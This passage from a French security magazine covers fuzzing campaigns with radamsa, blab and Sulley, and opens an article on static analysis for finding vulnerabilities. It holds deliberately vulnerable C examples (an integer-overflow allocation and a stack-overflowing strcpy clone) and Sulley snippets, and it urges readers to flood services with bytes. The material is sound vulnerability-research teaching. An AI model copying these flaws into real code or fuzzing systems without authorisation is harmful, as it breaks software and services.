La plus basique des techniques de production de jeux de test consiste à transmettre à la cible des données statiques, en dehors de tout contexte relatif à la cible. L'exemple le plus efficace que je connaisse (et il ne l'est pas beaucoup) consiste à envoyer un nombre incrémental d'octets **0xFF** à un port TCP ou UDP.

Cela permet de planter quelques obscurs *daemons*, et parfois de récupérer des données présentes en mémoire vive. Si vous ne croyez pas que cette technique puisse encore marcher de nos jours, testez-la donc sur chacun des services UDP et TCP d'un gros réseau hétéroclite (université, opérateur de communication, infrastructure SCADA) dont vous avez la charge. Mais ne venez pas vous plaindre si un de vos onduleurs ne répond plus...

3.2 Aléatoire

Cette technique est triviale à implémenter et est, dans l'absolu, applicable à l'ensemble des formats et protocoles. Elle peut donc sembler un bon choix. Toutefois, la quantité de code traversé lors des tests sera probablement très faible et limitée aux fonctionnalités les plus basiques de traitement des entrées. Malgré cette limitation, des campagnes de *fuzzing* ayant utilisé des données aléatoires et ayant produit de bons résultats existent. C'est le cas de la campagne originelle des années 80, portant sur des utilitaires UNIX et utilisant un générateur (« fuzz.c »,

<ftp://ftp.cs.wisc.edu/pub/paradyn/fuzz/fuzz-original.tar.gz>) produisant des caractères à partir d'appels à **rand() % 255**.

Il est à noter que l'introduction aléatoire de modifications (comme le fait « ProxyFuzz » : <http://www.secfence.com/media/tools/proxyfuzz.py.txt>) sera décrite dans une section ultérieure, « Schéma de mutation ».

3.3 Mutation

La production de jeux de test par mutation consiste à appliquer des modifications, plus ou moins complexes, à un jeu de test initial. Deux des points indispensables à une campagne de *fuzzing* par mutation efficace sont donc :

- la constitution du jeu de test initial ;
- la définition et l'outillage du schéma de mutation.

3.3.1 Jeu de test initial

Si on prend le cas de ma campagne visant les interpréteurs XSLT, les sources suivantes avaient été utilisées : organismes de normalisation (W3C et NIST : <http://www.w3.org/Style/XSL/TestSuite/>), projets destinés à des vérifications d'interopérabilité (OASIS : https://www.oasis-open.org/committees/documents.php?wg_abbrev=xslt), jeux de test inclus dans le code source des interpréteurs XSLT open source, *bug trackers* publics, forums et listes de diffusion (TechNet, StackOverflow, W3C...), fichiers exotiques (quine, attracteur de Lorenz, traceur d'exécution..., <http://incrementaldevelopment.com/xsltrick/> et <http://www2.informatik.hu-berlin.de/~obecker/XSLT/>) et collecte massive via des moteurs de recherche (avec **filetype:xsl** sous Google). Soit un total supérieur à 7 000 fichiers XSLT.

Dans l'idéal, les fichiers résultant de la visite des différentes sources sont stockés séparément, afin de bénéficier de traitements postérieurs spécifiques (comme la suppression d'une mise au format HTML). Dans le cas présent, il peut être utile de vérifier leur validité (aux sens XML et XSLT). Cette étape doit être réalisée avec mesure, certains fichiers invalides ayant légitimement leur place (dont ceux ayant permis d'identifier des vulnérabilités dans des versions précédentes ou dans d'autres implémentations).

Une fois ces fichiers collectés, il est important de limiter le jeu de test aux seuls fichiers nécessaires à l'obtention d'une couverture optimale du code de la cible. Sur un jeu de fichiers quelconques, il n'est pas rare de pouvoir éliminer 80 à 90 % des échantillons tout en conservant une même couverture de code !

De nombreux outils de compilation permettent de réaliser un calcul de couverture de code, du plus classique (« gcov », <http://gcc.gnu.org/onlinedocs/gcc/Gcov.html>) au plus moderne (« ASanCoverage », <http://code.google.com/p/address-sanitizer/wiki/AsanCoverage>). Le calcul de couverture de code peut aussi être réalisé sans que le code source soit à disposition, que ce soit



avec un débogueur ou une solution d'instrumentation comme « DynamoRIO » (<http://dynamorio.org/>). Ensuite, la sélection est réalisée selon un algorithme de type « Greedy Search », non optimal, mais rapide et simple.

Par ailleurs, le jeu de test initial n'est pas statique et doit être enrichi au cours de la campagne de fuzzing, par l'ajout de fichiers obtenus par génération (s'ils augmentent la quantité de code couvert) et l'ajout de fichiers ayant servi à identifier des plantages au cours de la présente campagne.

3.3.2 Schéma de mutation

De nombreux schémas de mutation existent. Les plus usuels sont :

- la modification d'un bit (« *bit flipping* ») ;
- le remplacement par des valeurs « à risque » issues d'une liste en dur (Burp Suite Pro) ;
- le remplacement par des séquences aléatoires ;
- l'utilisation des spécificités du format (par exemple, manipuler le DOM d'un document XML et déplacer/ajouter/supprimer des nœuds).

Deux exemples montrant que même des mutations simples sont effectives :

- en 2010, Charlie Miller publia « Babysitting an army of monkeys » (<http://fuzzinginfo.files.wordpress.com/2012/05/cmiller-csw-2010.pdf>). Le schéma de mutation était simple : remplacer un nombre aléatoire d'octets par des données aléatoires de même longueur. Cela a suffi à identifier plusieurs dizaines de plantages classifiés comme exploitables ;
- en 2012, Gynvael Coldwin mena une campagne de *fuzzing* visant **ntfs.sys** (<http://j00ru.vexillum.org/?p=1272>), se contentant de mutations de type « *bit flipping* ». Au bout de seulement 17 heures, une première vulnérabilité fut identifiée (CVE-2013-1293 et MS13-036 : <http://technet.microsoft.com/fr-fr/security/bulletin/ms13-apr>).

Personnellement, j'utilise régulièrement « Radamsa » (<http://code.google.com/p/ouspg/wiki/Radamsa>) qui permet de couvrir la plupart de mes besoins de mutation. Je l'ai appliqué avec succès sur les cibles suivantes :

- Microsoft Excel et le format texte SLK (CVE-2011-1276 / MS11-045) ;
- une *appliance* bancaire utilisant un protocole réseau binaire propriétaire ;
- de nombreux logiciels réalisant du traitement XSLT, dont Firefox (CVE-2012-3972 et CVE-2012-0044), Chrome (CVE-2012-2825, CVE-2012-2870 et CVE-2012-2871), Adobe Reader (CVE-2012-1525 et CVE-2012-1530), MSXML (CVE-2013-0007) et Oracle (CVE-2013-3751).

Son usage est très simple, la définition des mécanismes sous-jacents étant par défaut gérée automatiquement.

L'exemple suivant génère dans le répertoire **out** 100 fichiers mutés à partir des originaux contenus dans le répertoire **samples** :

```
$ radamsa -o out/feeling_lucky-%n.xml -n 100 -m out/meta samples/*.xml
```

3.3.3 Correction après mutation

Après mutation des données originales, il est fréquent qu'une correction soit nécessaire. Cela peut consister au calcul du champ **Content-Length** d'une requête HTTP, d'un CRC ou d'une signature. Ce mécanisme de correction post-mutation (traditionnellement appelé « fixup ») permet généralement d'obtenir une meilleure couverture du code visé.

Dans le cas de ma campagne XSLT, les fichiers mutés n'étaient pas forcément des fichiers XML bien formés. Deux choix sont alors possibles : tester par ailleurs la validité des fichiers mutés et n'utiliser que ceux valides, ou utiliser l'ensemble des fichiers. J'ai opté pour la seconde solution, cela permettant accessoirement de tester la robustesse de l'analyseur XML intégré à chaque interpréteur XSLT.

3.4 Génération

3.4.1 Par bloc

La principale faiblesse de la production par mutation est que la quantité de code couvert ne dépend pas que du jeu de test original et du schéma de mutation, mais aussi des contraintes techniques définissant la validité d'un cas de test. Typiquement, les protocoles binaires fortement imbriqués ne peuvent pas être testés en profondeur par mutation, car les champs « taille » seront pour la plupart invalides et interrompront le traitement. Cela comprend entre autres ASN.1 (LDAP, X.509...) et la plupart des formats de type RPC.

De plus, savoir si une section de données représente un entier, un séparateur ou une chaîne de texte permettrait d'apporter des mutations spécifiques à la valeur originale. Typiquement, « A x 5000 » serait réservé aux chaînes de texte et les variations autour de **MAX_INT** réservées aux entiers.

Pour toutes ces raisons, le *fuzzing* par bloc a été introduit. En 2002, David Aitel publia « The Advantages of Block-Based Protocol Analysis for Security Testing » (http://pentest.cryptocity.net/files/fuzzing/advantages_of_block_based_analysis.pdf) accompagné de l'outil « SPIKE ». Bien que présentant des avantages indéniables, l'outil resta assez peu utilisé, principalement car il était peu documenté et complexe à adapter à des besoins spécifiques. En 2007, Pedram Amini et Aaron Portnoy publient Sulley, qui reprend les principes (et la syntaxe !) de Spike tout



en étant largement documenté (cf. le livre « Fuzzing : Brute Force Vulnerability Discovery »), partiellement graphique (l'interface Web de suivi), facile d'accès et doté de fonctionnalités additionnelles intéressantes comme la capture du trafic réseau ou la restauration de points d'arrêt VMware. Le commun des mortels pouvait enfin s'adonner aux plaisirs de la génération par bloc !

Un des avantages de cette technique est de permettre un fonctionnement incrémental, très utile dans le cadre d'un format propriétaire. Les premières définitions sont très basiques, par exemple directement copiées depuis une capture réseau. Puis le format de quelques données évidentes est précisé (chaîne, entier, délimiteur...). Puis les champs décrivant une taille ou un décalage sont identifiés et définis. Puis des ensembles de valeurs discrètes sont extraits par analyse statique du binaire et incorporés, etc.

Cette stratégie de production de jeux de test n'a pas du tout été utilisée au cours de ma campagne XSLT, car je ne voyais pas comment décrire du code XSLT sous forme de blocs. Je l'ai par contre utilisée avec succès dans le cadre d'une précédente campagne de *fuzzing*, portant sur LDAPv3. Une des vulnérabilités alors identifiées est à mon avis typique de la production par bloc : c'était un débordement du tas durant le traitement du jeton SP-NEGO d'une authentification GSSAPI lors d'une demande de connexion. Soit 7 couches ASN.1 empilées, chacune contenant un champ « taille » et diverses constantes !

3.4.2 Par grammaire

Parfois, il est possible de décrire l'ensemble des possibilités offertes par un protocole ou un format. Cela se traduit généralement par la possession d'une grammaire, que ce soit en BNF (Forme de Backus-Naur : http://fr.wikipedia.org/wiki/Forme_de_Backus-Naur) comme dans une grande partie des RFC ou sous forme de DTD (*Document Type Definition*) ou de XSD (*XML Schema Definition*) dans le cas de documents XML.

Mais bon, je n'ai jamais trouvé de vulnérabilité en utilisant uniquement de la production de jeux de test à partir d'une grammaire. Par contre, il est utile de mesurer le code couvert par les fichiers produits à partir d'une grammaire, et d'intégrer au jeu de test initial (lors d'une production par mutation) les fichiers les plus intéressants.

3.4.2.1 BNF

Une fois la grammaire obtenue (à partir du site de l'IETF : <http://www.rfc-editor.org/rfc-index.html> pour les RFC), il faut l'utiliser pour générer des jeux de test. Pour BNF, l'outil généraliste « BNF example generator » (disponible en tant qu'application Web et script Perl, <http://www.cems.uwe.ac.uk/~cwallac/apps/tools/bnfi/>) marche assez bien. Mais un outil dédié à la génération depuis

une grammaire BNF dans le cadre d'une démarche de *fuzzing* existe. Cet outil, développé par les auteurs de « radamsa », est nommé « blab » (<http://code.google.com/p/ouspg/wiki/Blab>). D'après ses auteurs, l'outil permet aussi d'écrire de la poésie moderne ;-) Pour ne rien gâcher, il est livré avec une vingtaine de définitions couvrant (éventuellement partiellement) JSON, JavaScript, HTML, CSS, les expressions régulières, les URL, et bien plus. À titre d'exemple, la commande suivante génère 42 entiers signés :

```
$ blab -e num.integer -o - -n 42
```

Parfois, une grammaire BNF publiquement disponible n'est pas utilisable directement sous « blab » en raison de différences de syntaxe (comme par exemple l'utilisation de `::=` au lieu de `=`). Ce problème est habituellement facilement éliminable avec **sed**, **awk** ou n'importe quel autre instrument de torture aisément accessible depuis une ligne de commandes.

3.4.2.2 DTD et XSD

Si l'on dispose d'une grammaire de type XML (DTD ou XSD), de nombreux outils permettent de générer des fichiers conformes à cette grammaire. Cela inclut la plupart des IDE, dont Eclipse, IntelliJ et Visual Studio. Il est à noter que certaines distributions Linux n'incluent pas par défaut le plugin « Eclipse XML Editors and Tools » permettant la génération à partir de DTD et XSD. Dans cette situation, le menu **Help > Install new software** devrait aider...

Pour de la production de masse n'utilisant pas un logiciel commercial, c'est plus compliqué. Une des seules possibilités utilisables que je connaisse est « CAM Processor » (<http://sourceforge.net/projects/camprocessor/>). Mais il ne supporte que XSD et son utilisation n'est pas très intuitive (conversion intermédiaire au format CAM...). Heureusement, un tutoriel bien conçu est disponible (<http://www.oasis-open.org/committees/download.php/29661/XSD%20and%20jCAM%20tutorial.pdf>). D'ailleurs, si vous connaissez un outil de génération à partir de fichiers DTD et XSD qui soit fiable, open source et utilisable depuis une ligne de commandes, je suis preneur !

3.5 Restriction à une liste de valeurs

Que ce soit pour la mutation ou la génération, il est tentant de contraindre à une liste restreinte certaines des données envoyées. Cela peut en effet être intéressant si le code couvert par les autres valeurs est supposé nul ou faible. Deux exemples courants sont les méthodes HTTP et les IOCTL des drivers Windows. Une phase d'analyse statique est donc parfois nécessaire afin d'identifier les valeurs supportées. Dans le cas



de l'énumération des IOCTL valides, un outil comme Driverlib (script pour ImmunityDbg) permet d'obtenir des résultats rapides.

Malheureusement, dans le domaine du *fuzzing*, la plupart des « optimisations » sont un compromis entre la rapidité des tests et la surface couverte. Dans le cas précis des méthodes HTTP, l'utilisation d'une liste de valeurs connues ne permettrait pas de trouver CVE-2001-0747 (« Netscape Enterprise Server HTTP Method Name Buffer Overflow Vulnerability » : <http://www.exploit-db.com/exploits/22230/>). En effet, le critère de déclenchement de la faille est l'envoi d'une méthode HTTP d'une longueur supérieure à 4022 caractères.

Autre exemple : j'ai découvert au cours d'une campagne de *fuzzing* portant sur l'outil de monitoring BMC PatrolAgent que chaque paquet émis par le client contenait un numéro de version et que le serveur rejetait tout paquet ayant un numéro de version soit invalide, soit supérieur au sien. Il peut donc être tentant de se limiter à une seule valeur valide. Heureusement, je ne l'ai pas fait. En effet, une des vulnérabilités identifiées était justement... une erreur de chaîne de format lors du traitement d'un numéro de version invalide (CVE-2008-5982 : <http://www.zerodayinitiative.com/advisories/ZDI-08-082/>).

Fort de cette expérience, je m'applique désormais à réaliser deux passes distinctes. La première passe se limite aux emplacements que je souhaite à terme restreindre à une liste de valeurs valides (numéro de version, méthode HTTP, ...). La seconde passe utilise des valeurs légitimes pour ces emplacements précédemment testés, afin de se focaliser sur les autres.

3.6 Champs représentant une taille

La technique précédemment décrite (utilisation de deux passes distinctes) s'applique tout aussi efficacement à l'ensemble des champs dont la valeur représente une taille, que ce soit dans de l'ASN.1 (tester du LDAP, quelle horreur !), dans un format « Type Length Value » (très courant dans les protocoles binaires propriétaires) ou dans une requête HTTP (en-tête **Content-Length**). Les applications web sont généralement insensibles à ce genre de mutation, mais pas forcément le serveur web lui-même (ou le *reverse-proxy*, le WAF...). À titre d'exemple, la vulnérabilité « CVE-2008-4478 » (« Novell eDirectory dhost.exe Content-Length Header Heap Overflow Vulnerability » : <http://www.zerodayinitiative.com/advisories/ZDI-08-063/>) a été trouvée avec Sulley en utilisant un fichier de définition contenant le code suivant :

```
s_static('Content-Length: ')
s_size('body',format='ascii', signed=True, fuzzable=True)
```

4 Préparation des tests

4.1 Performances

Ma principale astuce concernant les performances globales d'une campagne de *fuzzing* consiste à ne pas tester un produit final, mais plutôt les bibliothèques le composant. Lors de la campagne XSLT, j'ai donc testé **libxslt2** pour trouver des vulnérabilités dans Chrome, MSXML pour Internet Explorer et Sablotron pour Adobe Reader. Le gain en performances est énorme (jusqu'à x200 pour Adobe Reader), mais d'autres avantages existent. On peut citer un contexte d'exécution plus propre (le coût de lancement de la cible étant très faible, on la relance pour chaque test) et donc une meilleure reproductibilité, ainsi que la possibilité de travailler en boîte blanche (accès au code et aux symboles, instrumentation facilitée) dans le cas d'un logiciel propriétaire utilisant un composant open source (comme pour Adobe Reader).

4.2 Raccourcis d'exécution

Un raccourci intéressant consiste à contourner (au niveau du code source ou du binaire) les mécanismes irréalisables avec les outils employés (authentification OAuth2...) ou complexes à implémenter (signature des entrées, calcul d'un CRC non standard...). Une fois une vulnérabilité trouvée, il sera toujours temps d'implémenter un *PoC* plus complexe prenant en compte l'ensemble des contraintes techniques permettant d'accéder au code vulnérable sur une version standard.

D'ailleurs, les auteurs de Sulley ont utilisé cette technique lors de leur campagne de *fuzzing* visant le produit « Trend Micro Control Manager », comme en témoigne cet extrait du fichier **requests/trend.py** :

```
# XXX - CRC is non standard, nop out jmp at 0041EE99 and use bogus value:
#s_checksum("body", algorithm="crc32")
s_static("\xff\xff\xff\xff")
```

4.3 Instrumentation et débogage

Cette section mériterait un article à elle seule... L'offre logicielle est très riche, les habitudes de travail comptent énormément et les outils dépendent du niveau de compétence de leur utilisateur. Donc pas de « meilleure solution » universelle.

Sous Unix, ASan (<http://code.google.com/p/address-sanitizer/>) et Valgrind (<http://valgrind.org/>) sont très pratiques pour

le suivi en temps réel, avec **gdb** et ses compléments (comme le « Data Display Debugger » : <https://www.gnu.org/software/ddd/>) pour l'analyse manuelle. Sous Windows, **gflags.exe** ([http://msdn.microsoft.com/en-us/library/windows/hardware/ff549557\(v=vs.85\).aspx](http://msdn.microsoft.com/en-us/library/windows/hardware/ff549557(v=vs.85).aspx)) permet d'instrumenter les fonctions de gestion de la mémoire et de vérifier l'utilisation du tas, afin de détecter les corruptions mémoires elles-mêmes et non leurs conséquences, un luxe appréciable ;-). Enfin, « Dr Memory » (<http://www.drmemory.org/>) est une solution d'instrumentation reposant sur « DynamoRIO », gratuite et fonctionnant sous Linux et Windows. Très très pratique quand on cherche à appliquer une analyse de type « Valgrind Memcheck » à une application Windows pas trop complexe !

5 Déroulement des tests

5.1 Collecte d'informations sur les plantages

Si la cible tourne sous un débogueur (ce qui est recommandé, à moins que la cible soit instrumentée, par exemple avec ASan ou **GFlags.exe**), une question importante se pose : faut-il intercepter toutes les exceptions ou seulement les finales (dites « de deuxième chance ») ? Pour des applications complexes utilisant couramment les exceptions de façon légitime (par exemple, Microsoft Office), ma stratégie consiste à ne traiter que les exceptions finales, tout en journalisant l'ensemble des exceptions.

De plus, il peut aussi être utile de surveiller et de journaliser les messages de débogage (à la « DebugView » de SysInternals : <http://technet.microsoft.com/en-us/sysinternals/bb896647.aspx>). Cela peut servir à détecter des situations où l'application réagit de façon inhabituelle, et d'orienter les efforts de *fuzzing* vers ces sections potentiellement plus fragiles.

Dans le cas d'un plantage, il faut bien évidemment collecter le maximum d'informations techniques (*stack trace*, contenu des registres...), mais aussi commencer à préparer les étapes de reproduction et de minimisation. Cela peut consister à identifier les différences avec le fichier original (en cas de mutation) et à les intégrer aux informations relatives au plantage.

Il y a donc une quantité importante de données produites lors d'une campagne de *fuzzing*. J'ai essayé pas mal de moyens de les stocker et de les consulter (conservation sur le serveur de *fuzzing* et accès par SSH, envoi par mail de rapports préformatés...). J'utilise désormais un serveur de bases de données global, qui est la seule ressource « non jetable ». Ce serveur MySQL est donc maintenu, sauvegardé... alors que les instances de *fuzzing* elles-mêmes sont des machines

À NE PAS MANQUER !

LIGNE DE COMMANDES

LE GUIDE POUR ALLER PLUS LOIN DANS L'UTILISATION DU SHELL !



GNU/LINUX MAGAZINE HORS-SÉRIE N° 72

**ACTUELLEMENT
DISPONIBLE !**

**CHEZ VOTRE MARCHAND
DE JOURNAUX ET SUR :**

boutique.ed-diamond.com





virtuelles diverses et variées, hébergées ici ou là en fonction des promotions des différents fournisseurs. Chaque campagne possède sa propre base de données, des modifications spécifiques pouvant ainsi être facilement apportées au schéma initial.

Ce type de stockage permet d'accéder de façon variée à l'ensemble des données, que ce soit pour des recherches globales comme pour du suivi en temps réel. On peut imaginer des tâches planifiées qui envoient par mail un résumé quotidien, associées à une interface web de consultation en temps réel basée sur « Adminer » (<http://www.adminer.org/>). Il est aussi possible de transmettre directement la base de données au projet concerné, si l'analyse des plantages se fait chez eux (cas des campagnes réalisées pour le compte d'éditeurs de produits propriétaires).

5.2 Évaluation de la reproductibilité

Une de mes techniques, peu coûteuse et permettant de gérer efficacement les priorités lors de l'analyse manuelle, consiste à mesurer lors du *fuzzing* lui-même la facilité de reproduction du plantage et à remonter cette information avec les autres données lui étant associées. Par exemple, relancer 10 fois chaque cas de test menant à un plantage et le classer entre « Très fiable » et « Peu fiable » selon les résultats. L'analyse manuelle se focalisera d'abord sur les plantages marqués comme très fiables, avec toutefois la possibilité d'isoler ceux ayant une reproductibilité faible, mais une *stack trace* identique. Cette technique fonctionne assez bien sur des projets contraints par le temps d'analyse humaine, par exemple un projet personnel de priorité basse ou une mission mal vendue ;-)

6 Minimisation en cas d'identification d'un crash

Un des désavantages de la production de cas de test par mutation est l'éventuelle large quantité de modifications apportées au cas de test original. En cas de minimisation manuelle, il faut donc revenir sur chacune de ces modifications pour identifier laquelle (ou lesquelles) occasionne le plantage.

Pour cela, savoir quelles étaient les données avant mutation est primordial. Il est donc pratique d'ajouter au cas de test muté une référence au fichier original. Dans le cas d'un mutateur « maison », cela peut consister à stocker le nom de fichier original dans une section n'impactant pas (ou pas beaucoup) le traitement. Par exemple, le champ « EXIF » des images JPG, l'extension « Comment » des images GIF

ou le commentaire « `<!-- -->` » pour XML. Une solution indépendante du format ciblé consiste à produire un fichier permettant d'associer a posteriori fichiers mutés et originaux. L'option `--meta` de Radamsa propose exactement cela.

J'apprécie aussi de pouvoir visualiser graphiquement les différences entre fichiers mutés et originaux, par exemple avec l'éditeur « Meld » (<http://meldmerge.org/>). Une fois les modifications localisées, il est alors aisé de les analyser et de les inverser.

Par ailleurs, des solutions automatisées et ne nécessitant pas de connaître le fichier original existant, comme « delta » (généraliste : <http://delta.tigris.org/>) et « tmin » (orienté *fuzzing* : <http://code.google.com/p/tmin/>). Je n'ai jamais eu beaucoup de succès avec ces outils, probablement en raison d'un problème entre la chaise et le clavier. J'ai alors créé mon propre outil de minimisation automatique lors de la campagne XSLT, d'après une spécificité de XSLT : l'utilisation de blocs « `xsl:template` ». Le mécanisme de minimisation consiste à charger le fichier XSLT en mode DOM et générer des variantes omettant chacune un des blocs « `xsl:template` », puis de sélectionner comme base de l'itération suivante le plus petit fichier généré reproduisant le plantage. Cela n'épargne pas une finalisation manuelle, mais le plus gros du travail est ainsi fait automatiquement.

Conclusion

Deux conclusions, selon votre niveau d'expérience en *fuzzing*. Si vous n'en avez jamais fait, ne soyez pas intimidé, c'est facile et très gratifiant (pour l'ego comme pour le compte en banque ;-)). Des solutions clés en main existent, comme « Basic Fuzzing Framework » (<http://www.cert.org/vulnerability-analysis/tools/bff.cfm>) proposé par le US-CERT et « SDL MiniFuzz File Fuzzer » (<http://www.microsoft.com/en-us/download/details.aspx?id=21769>) proposé par Microsoft. Le coût d'entrée se limite alors au lancement d'une machine virtuelle, au choix d'une cible et à un peu d'huile de coude. Vos premières cibles peuvent être des lecteurs de fichiers multimédias gratuits ou tout logiciel pas trop connu déployé dans votre environnement de travail usuel.

Si vous êtes plus expérimenté, rappelez-vous que la diversité prime. La plupart des études ont montré qu'un *fuzzer* ne trouvait **jamais** l'ensemble des plantages identifiés par ses concurrents (cf. les résultats de la compétition « Microsoft Fuzzing Olympics » : <http://resources.sei.cmu.edu/library/asset-view.cfm?assetid=53564>). Variez vos méthodes de production de jeux de test, n'hésitez pas à activer de temps en temps des algorithmes de mutation qui vous semblent stupides ou inutiles, isolez le code ciblé pour obtenir de gros gains de performances, automatisez au maximum... et bonne chance dans votre chasse aux *bugs* ! ■

ANALYSES DE CODE ET RECHERCHE DE VULNÉRABILITÉS

{Marie-Laure.Potet,Josselin.Feist,Laurent.Mounier}@imag.fr



mots-clés : *VULNÉRABILITÉS LOGICIELLES / ANALYSE STATIQUE /
EXÉCUTION SYMBOLIQUE / EXPLOITABILITÉ*

La recherche de vulnérabilités est généralement menée en plusieurs étapes : identifier des parties du code potentiellement dangereuses puis étudier la possibilité de les exploiter, par exemple pour corrompre la mémoire. Dans cet article, nous montrons comment des techniques d'analyse statique de code apportent une aide significative à ces étapes.

1 Détection de vulnérabilités

Détecter des vulnérabilités est un processus complexe, d'autant plus que les applications grossissent et que les vulnérabilités exploitées deviennent de plus en plus sophistiquées. Pour illustrer cette montée en complexité, il suffit de prendre pour exemple l'édition 2014 du concours Pwn2Own. Durant cette édition, tous les navigateurs web ont pu être mis en défaut. Cependant, la difficulté à trouver les vulnérabilités et la complexité des exploits obtenus sont révélatrices du niveau d'expertise nécessaire. Par exemple, la société Vupen a expliqué qu'elle a dû effectuer 60 millions de tests sur Firefox pour trouver un 0-day [1]. Il devient donc nécessaire de disposer d'outils assistant au mieux le processus de recherche de vulnérabilités. Dans cet article, nous montrons comment des techniques reposant sur l'analyse de code (source ou assembleur) peuvent être utilisées dans ce processus.

Précisons tout d'abord la différence entre une vulnérabilité et un exploit. Nous considérerons une vulnérabilité comme une faiblesse du programme qui a pour effet de réduire sa sûreté. Un *exploit* peut alors être vu comme un élément de programme (séquence d'instructions ou de commandes, ensemble de données) qui est construit dans le but de tirer parti d'une ou plusieurs vulnérabilités. On s'intéressera alors à la notion de *vulnérabilité exploitable*, c'est-à-dire permettant la mise en place d'un exploit (ce qui n'est pas le cas de toutes les vulnérabilités).

1.1 Les vulnérabilités exploitables

Les vulnérabilités les plus recherchées sont bien entendu les débordements de tampon (*buffer overflow*) qui continuent à être présents dans les applications, même si leur exploitation est devenue plus complexe. Les débordements arithmétiques (*integer under/overflow*) peuvent aussi provoquer des débordements de tampons. Ils ont, de plus, une sémantique nettement moins maîtrisée par les programmeurs. Enfin, un grand nombre de vulnérabilités récentes sont liées à des problèmes de gestion mémoire (comme les *double-free*, les *use after free* ou les fuites mémoire).

Voici un exemple de vulnérabilité introduite par un débordement arithmétique :

```
// Exemple 1
int *bufInit(unsigned int nb, int v) {
    int *dst;
    int i;
    dst = (int *) malloc(sizeof(unsigned int)*nb);
    if(!dst) return 0;
    for (i=0; i < nb; i++) { dst[i]=v; }
    return dst;
}
```

En supposant que `UINT_MAX = 232 - 1`, pour des entiers codés sur 4 octets, un appel de la forme :

```
int *dst;
dst = bufInit((unsigned int) 1<<30, 0);
```



pourra provoquer, suivant le compilateur, le message « Erreur de segmentation (core dumped) ». En effet, $2^{30} \times 4$ va déborder (*wrap around*) pour devenir ici 0. L'allocation portera alors sur une taille nulle (ou petite) qui provoquera un débordement de tampon lors de l'affectation `dst[i]=v`. Rappelons que lorsqu'une allocation porte sur une taille nulle le comportement en C correspond au fameux « undefined », qui laisse toute interprétation possible. D'autres erreurs non intentionnelles sur les entiers peuvent être provoquées par exemple par des conversions implicites de signés en non signés. Voir le site du CERT [2] pour une liste complète des erreurs potentiellement dangereuses en C.

1.2 Un exemple de débordement de tampon sur la pile

Considérons maintenant la fonction `bufCopy` ci-dessous, qui est un clone de `strcpy`.

```
// Exemple 2
void bufCopy(char *dst, char *src)
{
    char *p = dst;
    while (*src != '\0') *p++ = *src++;
    *p = '\0';
}
```

et l'appel suivant :

```
void CallbufCopy(char *src)
{ char dst[4];
  bufCopy(dst, src);
}
```

Que va-t-il se passer ? Si `src` ne contient pas de caractère `'\0'` dans ses quatre premiers éléments, un buffer overflow pourra être provoqué sur la pile. Essayons maintenant de voir comment les deux exemples que nous avons introduits peuvent être analysés afin de déterminer les vulnérabilités qu'ils contiennent.

1.3 Processus de détection de vulnérabilités

Un code vulnérable correspond à un code contenant une vulnérabilité exploitable et qui, de plus, s'exécute dans un environnement permettant la mise en œuvre de ces exploits. Il y a différentes étapes dans l'analyse de code pour la détection de vulnérabilités :

1. Identification de vulnérabilités. Cette étape consiste à identifier des constructions potentiellement dangereuses, en particulier celles pouvant provoquer des erreurs à l'exécution. Le résultat de cette étape correspond à l'identification de traces d'exécution, ou de parties du code, pouvant mener à des erreurs.
2. Étude de l'exploitabilité d'une vulnérabilité. Dans cette étape, les vulnérabilités identifiées sont

analysées pour décider de leur dangerosité. On s'intéresse généralement à l'effet de leur exécution sur la mémoire et les registres d'une part, et à la possibilité d'activer cette vulnérabilité à partir de données utilisateur. Le résultat de cette étape peut être vu comme la détermination d'un poc (*proof of concept*), c'est-à-dire d'entrées activant une trace d'exécution provoquant par exemple une corruption mémoire, indépendamment des protections mises en place.

3. Construction d'un exploit. Cette étape consiste à mettre en place un exploit prenant en compte toutes les protections et caractéristiques de l'environnement dans lequel se trouve le code (canaries, DEP, ASLR, Sandboxing, etc.). Le résultat de cette étape est la réalisation d'un exploit *in-vivo*. Cette étape dépasse le cadre de cet article.

Si on reprend l'exemple 2, la première étape pourra consister à repérer que la fonction `bufCopy` se présente sous la forme d'une boucle écrivant dans un tableau. La seconde étape consistera à déterminer que la valeur écrite en mémoire (`src`) provient d'une entrée utilisateur et sera donc maîtrisée par l'attaquant (taille et contenu). Ce raisonnement correspond à ce qu'on appelle classiquement une analyse de teinte. On pourra alors construire une entrée suffisamment longue (voir section Exploitabilité) qui aura pour effet de réécrire l'adresse de retour sur la pile et donc de détourner le flot d'exécution.

L'approche classique pour trouver des vulnérabilités consiste à fuzzer l'application à grande échelle puis à analyser les crashes trouvés (exécutions terminant anormalement), en s'appuyant sur des outils de type debugger ou instrumentation du code (comme les pintools) qui aident à comprendre ce qui s'est passé. Si on dispose du code de l'application (sous la forme d'un code source ou binaire) il est possible de compléter/seconder cette approche par des analyses statiques donnant la possibilité de mieux cibler les parties de code à considérer attentivement. De plus, les techniques d'analyse statique offrent un caractère exhaustif puisqu'elles permettent de prendre en compte toutes les traces potentiellement exécutables par le programme, contrairement à un test qui dépend complètement des entrées choisies. Nous détaillons par la suite deux techniques d'analyse statique : l'analyse de valeurs et l'exécution symbolique et illustrons leur utilisation dans le cadre de la détection de vulnérabilités.

2 Analyse statique de code

L'analyse statique de code consiste à raisonner sur l'ensemble des exécutions du code, de manière symbolique. Pour ce faire, le programme n'est pas exécuté, mais simulé, et ceci sur une représentation symbolique des états mémoire. On associera par exemple



des adresses symboliques aux objets et les valeurs associées à ces objets pourront être représentées par des contraintes logiques, des ensembles, des intervalles, etc. On parle alors de modèle mémoire (représentation des objets) et de domaines abstraits. Illustrons ces notions. Dans l'exemple 1, on peut par exemple déterminer l'intervalle suivant pour la variable locale **i** dans le corps de boucle: $i \in [0..nb]$. On appelle cet intervalle un invariant de boucle. Dans l'exemple 2, après l'affectation **p = dst** on associera à **p** la valeur de **dst**, par exemple par la contrainte **val(p)=val(dst)**.

